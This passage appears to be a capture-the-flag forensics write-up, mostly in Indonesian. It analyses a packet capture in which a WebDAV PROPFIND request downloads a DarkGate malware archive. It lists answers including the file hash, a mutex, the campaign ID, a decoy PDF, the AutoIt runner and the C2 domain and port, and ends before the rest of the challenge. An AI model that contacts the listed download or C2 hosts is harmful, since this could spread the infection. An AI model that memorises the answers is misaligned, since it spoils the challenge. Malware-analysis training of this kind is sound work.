Internet Protocol Version 4, Src: 10.1.25.101, Dst: 5.181.159.76
Transmission Control Protocol, Src Port: 49795, Dst Port: 80, Seq: 1, Ack: 1, Le
Hypertext Transfer Protocol
    PROPFIND /Downloads/roamingkiller.zip HTTP/1.1\r\n
    Connection: Keep-Alive\r\n
    User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19045\r\n
    Depth: 0\r\n
    translate: f\r\n
    Content-Length: 0\r\n
    Host: 5.181.159.76\r\n
    \r\n
    [Full request URI: http://5.181.159.76/Downloads/roamingkiller.zip]
    [HTTP request 1/1]
    [Response in frame: 6992]
```

Ans: Microsoft-WebDAV-MiniRedir/10.0.19045


5. Write the full HTTP method used to download the malware! (Format: GET / HTTP/1.0)

Ada di request yang sama
Ans: PROPFIND /Downloads/roamingkiller.zip HTTP/1.1

6. What is the value of the SHA256 hash generated for the downloaded malware file? (Format: SHA256 hash)

Extract roamingkiller.zip lalu masukkan ke virustotal


Dibagian details ada hashnya



Ans: 1efbfb8f9e441370bb3f3a316fea237564eefebbf4ba33cccdae5f853c86a7b0

7. What malware is the file detected as? (Format: Malware name, e.g. WannaCry)

Di tab community bisa dilihat ada yang bilang ini DarkGate



Ans: DarkGate

8. Write the mutex generated by the malware! (Format: mutex, e.g. AsyncMutex_6SI8OkPnk)

Disini kita sekarang masukin .msi nya ke virustotal. Di comment lain ada yang kasih file report di tria.ge

JaffaCakes118
1 month ago

(NOTE: If you know that this file is 100% sa
File Info:

Filename:
roamingkiller.msi

Threat Score:
10/10

Family:
• darkgate

Botnet:
• admin888

C2:
• strongdomainsercgerhhost.com

File Report:
https://tria.ge/240326-v2qfssae5s


Tags:
#darkgate
#admin888
#discovery
#stealer
#malware
#jaffacakes118
#roamingkiller.msi
Show less

Botnet	admin888
C2	strongdomainsercgerhhost.com
Attributes	**anti_analysis** true
	anti_debug false
	anti_vm false
	c2_port 443
	check_disk true
	check_ram true
	check_xeon false
	crypter_au3 false
	crypter_dll false
	crypter_raw_stub false
	internal_mutex oMCbXETF
	minim[illegible]_disk 70
	minimum_ram 4096
	ping_interval 6
	rootkit false
	startup_persistence true
	username admin888

Didapati internal_mutex nya oMCbXETF
Ans: oMCbXETF

9. Write the campaign ID used by the malware! (Format: text, e.g. Sign1)


Balik lagi ke virustotal, di behavior ada decoded text, ada campaign ID nya disitu



Ans: admin888


10. Shortly after the malware runs, a document file opens. What is the name of that file? (Format: file.ext, e.g. report.docx)

Masih di virustotal, ada file sus dan ternyata itu jawabannya




Ans: 20240123_laborder_Salas.pdf

11. The malware is known to use a program to execute an automated script. What is the name of the program and the script executed? (Format: program,script name, e.g. cmd.exe, cmd.bat)




Ada auto auto nya nih



Ketemu runner beserta scriptnya
Ans: Autoit3.exe,script.au3

12. The malware connects to a C2 address. Write the C2 address and the port used! (Format: domain.ltd,port, e.g. www.google.com,8443)

Di decoded text tadi ada juga C2 beserta port nya



Ans: strongdomainsercgerhhost.com,443